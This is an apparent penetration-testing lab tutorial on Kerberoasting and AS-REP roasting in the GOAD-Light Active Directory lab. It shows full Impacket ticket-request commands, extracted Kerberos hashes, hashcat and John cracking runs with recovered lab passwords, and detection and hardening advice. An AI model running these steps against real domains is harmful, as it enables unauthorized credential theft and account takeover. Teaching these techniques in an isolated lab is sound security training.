
| Tested on | Kali GNU/Linux Rolling 2026.2 (kali-rolling) |
|---|---|
| Package | python3-impacket 0.13.0+gitimpacket-scripts 1.10hashcat 7.1.2john 1.9.0 |
| Lab environment | Proxmox lab |
| Cert prep | CompTIA PenTest+ PT0-003 — Domain 4b (Authentication and AD attacks) |
| Privilege | Any domain user for Kerberoasting; no password for AS-REP roasting of misconfigured accounts; sudo on Kali for DNS on the management NIC |
| Scope | Kerberoasting with impacket-GetUserSPNs, AS-REP roasting with impacket-GetNPUsers, offline crack with hashcat or John the Ripper, and credential verification on GOAD-Light. Does not cover pass-the-hash, NTLM relay, password spraying, or lateral movement — those are separate lessons. |
You recovered a valid domain credential from Responder, password spraying, or another authorized path. What next? Kerberoasting lets that low-privilege account request service tickets for SPN accounts, while AS-REP roasting can work with only a valid username when pre-authentication is disabled.
Kerberoasting targets user or service accounts that have an SPN. Any authenticated domain user can request a TGS for that SPN; the ticket contains data encrypted with a long-term key derived from the service account's password. That encrypted material can be attacked offline to recover a weak password. AS-REP roasting targets accounts with DONT_REQ_PREAUTH set. You request AS-REP encrypted material with no password at all.
This lesson answers both questions on GOAD-Light from Kali: request the tickets with Impacket, crack them offline, and verify the recovered password still works.
Kerberoasting and AS-REP roasting quick start
With any valid domain credential on GOAD-Light, request Kerberos service tickets and save crackable hashes in one step:
impacket-GetUserSPNs -request -dc-ip 10.10.10.21 \
north.sevenkingdoms.local/robb.stark:sexywolfy -outputfile kerberoast.txtImpacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
ServicePrincipalName Name MemberOf
--------------------------------------------------- ----------- ----------------------------------------------------------
HTTP/eyrie.north.sevenkingdoms.local sansa.stark CN=Stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
CIFS/winterfell.north.sevenkingdoms.local jon.snow CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local
HTTP/thewall.north.sevenkingdoms.local jon.snow CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local
MSSQLSvc/castelblack.north.sevenkingdoms.local sql_svc
MSSQLSvc/castelblack.north.sevenkingdoms.local:1433 sql_svcThe table lists Kerberoastable accounts. The -request flag also writes $krb5tgs$23$... lines to kerberoast.txt — one encrypted blob per requested ticket.
AS-REP roasting needs no password when pre-authentication is disabled on the target account:
impacket-GetNPUsers north.sevenkingdoms.local/brandon.stark \
-no-pass -dc-ip 10.10.10.21 -format hashcatImpacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Getting TGT for brandon.stark
$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:6ef77d0be123ae1263e500c64bdb4718$...Kerberoasting requires a valid domain login; AS-REP roasting can return crackable material for a pre-auth-disabled account without its password.
Pull out the jon.snow hash and crack it with John (mode krb5tgs):
grep 'jon.snow' kerberoast.txt > jon.hash
gunzip -c /usr/share/wordlists/rockyou.txt.gz > rockyou.txt
john --format=krb5tgs jon.hash --wordlist=rockyou.txtLoaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
iknownothing (?)John recovered iknownothing for jon.snow in our lab run. The sections below explain why that worked, how AS-REP roasting differs, and how to repeat the workflow with your own wordlists and targets.
Kerberoasting vs AS-REP roasting
Both attacks recover crackable Kerberos material. The entry requirement and the hash format differ.
| Question | Kerberoasting | AS-REP roasting |
|---|---|---|
| What you need first | Any valid domain username and password | No password — only a username list |
| What is vulnerable | Service account with an SPN and a crackable password (SPN registration is normal Kerberos behavior) | Account with DONT_REQ_PREAUTH set |
| Ticket you request | TGS (service ticket) | AS-REP (initial authentication response) |
| Hash prefix (lab) | $krb5tgs$23$... (RC4) |
$krb5asrep$23$... (RC4) |
| Typical tool on Kali | impacket-GetUserSPNs -request |
impacket-GetNPUsers -no-pass |
| MITRE ATT&CK | T1558.003 | T1558.004 |

A few terms used throughout this lesson:
- SPN — identifies a service instance in Active Directory.
- TGS — service ticket requested for an SPN.
- Pre-authentication — proves password knowledge before the KDC returns the normal AS-REP.
Kerberoasting does not require admin rights. That surprises many defenders: a low-privilege user such as robb.stark can request tickets for jon.snow, sansa.stark, and sql_svc as long as those accounts have registered SPNs.
AS-REP roasting is even lighter on prerequisites. If you can guess or enumerate a username with pre-authentication disabled, the domain controller returns AS-REP encrypted material you can crack offline without proving you know the password first.
Prepare GOAD-Light for Kerberos attacks
Kerberos is picky about DNS and time. Set lab variables once per shell on Kali:
LAB_IF=eth1
LAB_DC_CHILD=10.10.10.21
DOMAIN_CHILD=north.sevenkingdoms.local
LAB_USER=robb.stark
LAB_PASS=sexywolfy
export LAB_IF LAB_DC_CHILD DOMAIN_CHILD LAB_USER LAB_PASS| Variable | Role in this lesson |
|---|---|
LAB_IF |
NIC on the isolated vmbr1 segment (10.10.10.0/24) |
LAB_DC_CHILD |
Child domain controller winterfell |
DOMAIN_CHILD |
Kerberos realm for GOAD-Light child domain |
Ensure Kali resolves the AD domain through the lab domain controller. In this isolated lab, /etc/resolv.conf was temporarily pointed at 10.10.10.21; on NetworkManager-managed systems, configure DNS on the lab connection instead.
Temporary lab method used in our runs:
sudo cp /etc/resolv.conf /etc/resolv.conf.bak
echo "nameserver $LAB_DC_CHILD" | sudo tee /etc/resolv.conf
Restore your resolver when you leave the lab segment.
Confirm the lab interface is up before you request tickets:
ip -br a show "$LAB_IF"eth1 UP 10.10.10.10/24Kali packages a development snapshot of Impacket, so commands may report an upstream development version such as 0.14.0.dev0 even though the Kali package version is based on 0.13.0.
Find Kerberoastable accounts before you request tickets
BloodHound answers "which accounts matter?" before you burn GPU time. Its List all Kerberoastable Accounts query flagged jon.snow, sansa.stark, and sql_svc in our GOAD-Light graph.
From the shell, enumerate SPNs without requesting crackable tickets yet:
mkdir -p ~/kerb-lab && cd ~/kerb-lab
impacket-GetUserSPNs -dc-ip "$LAB_DC_CHILD" "$DOMAIN_CHILD/$LAB_USER:$LAB_PASS"
The same table from Quick Start appears. User or service accounts returned by GetUserSPNs with registered SPNs are Kerberoast candidates. Computer accounts also have SPNs, but their automatically managed passwords make them a different practical target class. jon.snow carries both CIFS/winterfell... and HTTP/thewall... SPNs, which is why one user can produce multiple hash lines.
Prioritize targets with:
- Privileged group membership or high-value service access shown in BloodHound
- User-managed service accounts rather than machine accounts — password age, privilege, and service access determine the practical impact of a crack
- Accounts using RC4 when AES is expected in the environment
- Attack-path relevance from BloodHound rather than username appearance
Kerberoast service accounts with GetUserSPNs
Add -request to pull TGS tickets and write hashes to a file:
impacket-GetUserSPNs -request -dc-ip "$LAB_DC_CHILD" \
  "$DOMAIN_CHILD/$LAB_USER:$LAB_PASS" -outputfile kerberoast.txt
Each $krb5tgs$23$*username$REALM$... line contains ticket data encrypted with the service account's password-derived key. Offline cracking never touches the domain controller again until you try the recovered password.
When you already know which account to test, request one user's ticket instead of roasting every SPN in the domain:
impacket-GetUserSPNs -request-user jon.snow -dc-ip "$LAB_DC_CHILD" \
  "$DOMAIN_CHILD/$LAB_USER:$LAB_PASS" -outputfile jon-roast.txt
Use -request-user when you already know which SPN account you need to test. It avoids requesting tickets for unrelated accounts and keeps the output focused.
To roast one account from a bulk file, filter the hash file:
grep 'jon.snow' kerberoast.txt > jon.hash
wc -l jon.hash1 jon.hashjon.snow carries two SPNs in GOAD-Light, but both map to the same account key. Cracking one valid ticket for that account is enough to test the underlying password — duplicate SPN lines do not represent distinct credential targets.
AS-REP roast accounts without Kerberos pre-auth
AS-REP roasting does not need LAB_PASS. GOAD-Light ships brandon.stark with DONT_REQ_PREAUTH enabled — the same account BloodHound flags with Find AS-REP Roastable Users.
Request AS-REP encrypted material for a known username:
impacket-GetNPUsers "$DOMAIN_CHILD/brandon.stark" -no-pass \
-dc-ip "$LAB_DC_CHILD" -format hashcat -outputfile asrep.txtImpacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Getting TGT for brandon.stark
$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:6ef77d0be123ae1263e500c64bdb4718$13cc4f64f833948cd6f6179c879517d04a7816e03cb45335ee03179f224f9993e177393a69d443f6e6e543ad61303fc4495db07ea343a6d29f200b93f4e297c337b2c2898ab5460e0dc1c6dda37c051fd4e008b412e04ec7978e580cfae2095da5a610d8b48cb314b741334090b4005e06f0cbaa1a1930d50540112a8f5dcd347d79ed009c1836cc67d1ca90b2b72dc945eca97df30223297afb6ff6585054d4f2e4678ffd7801ca0c6750e8573174b64fb4dc2c1127f3cac8c0af32cf877a700feeca9f3e4a41136c51ead5a0d02acb1354ca598eabfb19db185c84f6a94bbb8beb4ef9d9b4425871c8b85292e870ab95e4b7ab7f6c564735b6bba167e6a68a7130c13a316dImpacket labels the step Getting TGT in the console, but the crackable line is AS-REP encrypted material from the response — not a reusable ticket-granting ticket you can pass around. A $krb5asrep$23$... line means the account is AS-REP roastable.
When you have a username list from password spraying or SMTP and SMB enumeration, test every name at once. Build the full list in the spray lesson (~/spray-lab/north-users.txt), or seed a short file for AS-REP-only practice:
mkdir -p ~/spray-lab
printf '%s\n' brandon.stark arya.stark sansa.stark jon.snow > ~/spray-lab/north-users.txt
Run bulk AS-REP roasting against that file:
impacket-GetNPUsers "$DOMAIN_CHILD/" -usersfile ~/spray-lab/north-users.txt \
  -no-pass -dc-ip "$LAB_DC_CHILD" -format hashcat -outputfile asrep-all.txt
Only accounts with pre-authentication disabled produce $krb5asrep$... output. Other usernames may produce status or error messages but no crackable hash.
Operators on Windows attack hosts use Rubeus for the same workflow (kerberoast / asreproast). This lesson stays on Kali and Impacket; the hash lines feed the same hashcat or John modes below.
Crack Kerberos hashes offline
Offline cracking is where weak service-account passwords fall. Use hashcat when OpenCL is available, or John the Ripper on CPU-only lab VMs.
GOAD-Light returned etype 23 (RC4) in this lab, so the walkthrough below uses hashcat modes 13100 and 18200. Modern domains may return AES etype 17 or 18, which require different modes. Always read the $krb5tgs$<etype>$ or $krb5asrep$<etype>$ prefix before you pick a mode:
| Material | etype | Encryption | Hashcat mode |
|---|---|---|---|
| TGS-REP (Kerberoast) | 23 | RC4 | 13100 |
| TGS-REP (Kerberoast) | 17 | AES128 | 19600 |
| TGS-REP (Kerberoast) | 18 | AES256 | 19700 |
| AS-REP | 23 | RC4 | 18200 |
| AS-REP | 17 | AES128 | 32100 |
| AS-REP | 18 | AES256 | 32200 |
If an AES etype 17/18 hash fails unexpectedly despite a known test password, first verify the exact Impacket build and output format — AES handling has changed across Impacket development versions, and Kali packages a development snapshot.
Decompress rockyou.txt once — Kali ships it gzipped:
gunzip -c /usr/share/wordlists/rockyou.txt.gz > rockyou.txtCrack Kerberoast hashes (mode 13100 in this lab)
Feed the single-hash file to hashcat with mode 13100 for the RC4 TGS-REP tickets GOAD-Light returned:
hashcat -m 13100 jon.hash rockyou.txtMode 13100 is Kerberos 5 TGS-REP etype 23 (RC4). For AES tickets, use 19600 or 19700 instead. Show cracked lines with:
hashcat -m 13100 jon.hash --showCrack AS-REP hashes (mode 18200 in this lab)
Isolate the brandon.stark line, then run mode 18200 for the RC4 AS-REP material GOAD-Light returned:
grep brandon asrep.txt > brandon.hash
hashcat -m 18200 brandon.hash rockyou.txt
hashcat -m 18200 brandon.hash --show
Mode 18200 is Kerberos 5 AS-REP etype 23 (RC4). For AES AS-REP material, use 32100 or 32200.
John the Ripper fallback (CPU)
Our Proxmox Kali image had no OpenCL runtime installed, so hashcat exited immediately. John cracked the same hashes on CPU:
john --format=krb5tgs jon.hash --wordlist=rockyou.txt
john --show --format=krb5tgs jon.hash?:iknownothing
1 password hash cracked, 0 leftFor the AS-REP hash:
john --format=krb5asrep brandon.hash --wordlist=rockyou.txt
john --show --format=krb5asrep brandon.hash$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:iseedeadpeople
1 password hash cracked, 0 leftInstall an OpenCL runtime such as pocl-opencl-icd on Kali if you want hashcat on CPU; GPU drivers unlock the speed advantage hashcat is known for.
Verify recovered passwords against the domain
A cracked line is not done until the password still authenticates. Test with NetExec:
nxc smb "$LAB_DC_CHILD" -u jon.snow -p iknownothing -d "$DOMAIN_CHILD"SMB 10.10.10.21 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.10.10.21 445 WINTERFELL [+] north.sevenkingdoms.local\jon.snow:iknownothingThe [+] line confirms the Kerberoast recovered a live password. Feed stronger accounts into BloodHound or NetExec remote execution only when scope allows — jon.snow sits on attack paths toward higher privilege in GOAD-Light.
Detect and harden against Kerberos roasting
Blue teams watch for unusual TGS request patterns, unexpected service-account targeting, and accounts configured without Kerberos pre-authentication.
| Signal | What to monitor |
|---|---|
| Kerberoasting | Event ID 4769 — unusual TGS request volume or service-account targeting; RC4 (0x17) requests are an additional high-value signal in environments expected to use AES |
| AS-REP roasting | Event ID 4768 where Pre-Authentication Type is 0, especially for accounts not expected to have pre-authentication disabled |
| Weak service accounts | gMSAs or managed service accounts instead of user accounts with SPNs; long random passwords |
| AS-REP exposure | No account should keep DONT_REQ_PREAUTH unless a legacy app truly requires it |
Attackers rarely need elevated rights for Kerberoasting, so prevention beats detection alone: remove SPNs from user accounts where possible, prefer AES and disable unnecessary RC4 to increase cracking cost, and use long random service-account passwords or gMSAs because AES tickets remain roastable.
Troubleshooting
| Symptom | Likely cause | Fix |
|---|---|---|
KDC_ERR_C_PRINCIPAL_UNKNOWN |
Wrong domain or username | Confirm DOMAIN_CHILD and spelling; enumerate users with nxc ldap --users |
KDC_ERR_PREAUTH_FAILED |
Bad password for the roasting account | Re-check creds from Responder or spray logs |
KRB_AP_ERR_SKEW / Kerberos clock-skew errors |
Kali time differs too much from the domain controller | Sync Kali time with the authorized lab DC and retry |
GetUserSPNs table empty |
No SPNs on user accounts in scope | Use BloodHound Kerberoastable query; expand user list |
GetNPUsers returns nothing |
No DONT_REQ_PREAUTH accounts in the user file |
Enumerate more names; confirm with BloodHound AS-REP query |
hashcat reports no OpenCL platform |
Missing GPU/OpenCL runtime on Kali | Use John --format=krb5tgs / krb5asrep, or install pocl-opencl-icd |
john finds no match |
Password not in wordlist | Try rules, larger lists, or targeted masks for service-account naming patterns |
Cracked password but nxc fails |
Typo, expired password, or smartcard-only account | Re-copy from --show; confirm account is not expired in AD |
Summary
Kerberoasting abuses legitimate TGS requests against service accounts with SPNs. AS-REP roasting targets accounts with pre-authentication disabled — you request crackable AS-REP encrypted material with no password at all. On GOAD-Light, impacket-GetUserSPNs -request with robb.stark returned RC4 tickets for jon.snow, sansa.stark, and sql_svc; John cracked jon.snow to iknownothing, and impacket-GetNPUsers against brandon.stark yielded AS-REP material that cracked to iseedeadpeople.
Use BloodHound to pick targets before you roast, match the etype in each hash line to the correct hashcat mode (13100/18200 for RC4 in this lab; 19600/19700/32100/32200 for AES), and verify recovered passwords with NetExec. Kerberoasting is a common internal pivot because it needs only a single valid domain login — not admin rights on the domain controller.
When you hold a stronger account, move to path mapping or NetExec remote execution rather than roasting every SPN in the domain in one burst, which generates defensive noise.
References
- Impacket GetUserSPNs.py (GitHub)
- Impacket GetNPUsers.py (GitHub)
- Rubeus (GitHub)
- Hashcat Kerberos hash modes
- MITRE ATT&CK T1558.003 — Kerberoasting
- MITRE ATT&CK T1558.004 — AS-REP Roasting
- GOAD-Light lab description
Frequently Asked Questions
Can a normal domain user perform Kerberoasting?
Yes. Any authenticated domain user can request service tickets for accounts with registered SPNs. That is why Kerberoasting is so common after you recover a single low-privilege credential from Responder or password spraying — domain admin rights are not required.
What is the difference between Kerberoasting and AS-REP roasting?
Kerberoasting abuses service accounts with SPNs — you need any valid domain login, request TGS tickets, and crack $krb5tgs$ material. AS-REP roasting targets accounts with Kerberos pre-authentication disabled — you need only a username, request an AS-REP with -no-pass, and crack $krb5asrep$ material.
Which hashcat mode do I use for Kerberoast hashes?
For the RC4/etype 23 hashes produced in this GOAD-Light lab, use -m 13100 for TGS-REP and -m 18200 for AS-REP. AES-based Kerberos material uses different modes — check the etype in the hash prefix first: 19600/19700 for AES TGS-REP (etype 17/18) and 32100/32200 for AES AS-REP.
Why did password spraying show "Got AS-REP but couldn't decrypt"?
That message means the account has pre-authentication disabled — the spray password was wrong, but the account is AS-REP roastable. Pivot to impacket-GetNPUsers instead of treating it as a failed spray.
Can I Kerberoast from BloodHound alone?
BloodHound tells you which accounts are Kerberoastable or AS-REP roastable. You still need Impacket, Rubeus, or an equivalent tool to request tickets and produce hash lines for offline cracking.
Is a Kerberoast hash the same as an NTLM hash?
No. Kerberoast material is ticket data encrypted with the service account's Kerberos long-term keys. You crack it offline to recover the account password. NTLM hashes and NetNTLM challenge-response captures come from different protocols and use different hashcat modes.